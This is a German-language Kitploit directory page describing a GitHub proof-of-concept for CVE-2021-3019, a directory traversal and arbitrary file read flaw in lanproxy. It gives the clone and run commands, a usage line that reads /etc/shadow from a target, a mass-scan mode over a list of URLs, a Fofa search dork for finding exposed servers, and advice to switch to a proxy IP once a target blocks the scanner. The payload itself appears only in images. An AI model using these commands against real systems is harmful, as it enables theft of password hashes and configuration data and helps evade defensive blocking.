
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-3019 — CVE-2021-3019 lanproxy Verzeichnisdurchquerung beliebiger Datei-Lese-Schwachstellen-POC | Kitploit

Tools/GitHubGitHub/0xf4n9x/cve-2021-3019
SchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungPenetrationstests
GitHub0xf4n9x/cve-2021-3019

CVE-2021-3019

CVE-2021-3019 lanproxy Verzeichnisdurchquerung beliebiger Datei-Lese-Schwachstellen-POC

Repository anzeigen
12620vor 5 JahrenNoch nicht geprüft
Teilen

CVE-2021-3019

CVE-2021-3019 lanproxy Verzeichnisdurchquerung und beliebiges Dateilesen

payload

Verwendung

Herunterladen

git clone https://github.com/FanqXu/CVE-2021-3019.git
cd CVE-2021-3019

Hilfe

Standardmäßig ohne Parameter ausführen zeigt Hilfsinformationen an.

help

Einzelne URL

Führt Schwachstellenprüfung für eine einzelne URL durch. Wenn eine Schwachstelle existiert, wird standardmäßig die Konfigurationsdatei gelesen und ausgegeben.

python3 POC.py -u http://127.0.0.1:9100

singeUrl

Andere Dateien lesen

Verwenden Sie den Parameter -r, um andere Dateien des Systems zu lesen. Der absolute Pfad der Datei muss bekannt sein.

python3 POC.py -u http://127.0.0.1:9100 -r /etc/shadow

readOtherFile

Massenscan

Verwenden Sie den Parameter -f für Massenerkennung. Schwachstellen werden in die Datei success.txt geschrieben.

python3 POC.py -f urls.txt

files

Weitere Fragen

Fofa Dork

"Server: LPS-0.1" && title=="登录"

IP gesperrt

Wenn Connection reset by peer angezeigt wird, ist es sehr wahrscheinlich, dass die IP vom Zielserver blockiert wurde. Wechseln Sie einfach zu einer Proxy-IP.


Achtung Honeypot

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    327
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    256

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




